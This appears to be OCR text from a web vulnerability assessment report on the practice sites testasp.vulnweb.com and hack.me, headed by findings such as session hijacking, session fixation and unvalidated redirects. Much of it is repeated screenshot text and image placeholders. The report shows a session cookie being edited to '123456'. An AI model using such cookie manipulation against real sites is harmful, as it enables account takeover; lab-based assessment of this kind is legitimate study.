





10) SESSION HIJACKING




acuforum login
search
Not secure | testasp.vulnweb.com/Login.asp?RetURL=%2F...
Cookie Editor
Show Advanced
Search
ASPSESSIONIDQQSATCSQ
Name
ASPSESSIONIDQQSATCSQ
Value
IECBGBCBMJNELDOLHFCFLPMG
Show Advanced
about - forums -
It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.
Type here to search
32°C Light rain
ENG
12:46
10-10-2021



acuforum login
search
Not secure | testasp.vulnweb.com/Login.asp?RetURL=%2F...
Cookie Editor
Show Advanced
Search
ASPSESSIONIDQQSATCSQ
Name
ASPSESSIONIDQQSATCSQ
Value
IECBGBCBMJNELDOLHFCFLPMG
Show Advanced
about - forums -
It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.
Type here to search
32°C Light rain
ENG
12:46
10-10-2021

11) SECURELESS HTTP





WEBSITE NAME – HACK.ME

1) USING COMPONENTS WITH KNOWN VULNERABITIES





2) USER PROVIDED SESSION ID IS GETTING ACCEPTED


search
Members Area
Not secure | https://me.hack.me/member.php?page=index
HACKME
Profile silent_123
Your data:
Account settings
Social
Become a developer!
Security:
email address
username
password
Account settings
First name silent
Last name chora
Organization 1234
Save Cancel
Cookie Editor
Show Advanced
Search
SIDME
Name
SIDME
Value
9jcgu00aels7s4tfbc3mfu04v70h6slnik9anhmunjtpvrqsfqvwhed21jokqe768l
f4d296e16u24tpshsm88rp9u84b9ba721au51
Show Advanced
uvts
uvts
Terms of Service
Developed, maintained and donated to the Community
by eLearnSecurity
© 2021 ALL Rights Reserved | Scroll to top
Bug or Ideas
Type here to search
33°C Mostly cloudy
ENG
13:20
10-10-2021



search
Members Area
Not secure | https://me.hack.me/member.php?page=index
HACKME
Profile silent_123
Your data:
Account settings
Social
Become a developer!
Security:
email address
username
password
Account settings
First name silent
Last name chora
Organization 1234
Save Cancel
Cookie Editor
Show Advanced
Search
SIDME
Name
SIDME
Value
123456
Save
Show Advanced
uvts
uvts
Terms of Service
Developed, maintained and donated to the Community
by eLearnSecurity
© 2021 ALL Rights Reserved | Scroll to top
Bug or Ideas
Type here to search
33°C Mostly cloudy
ENG
13:20
10-10-2021


3) SESSION FIXATION








4) UNVALIDATED DIRECTS AND FORWARDS






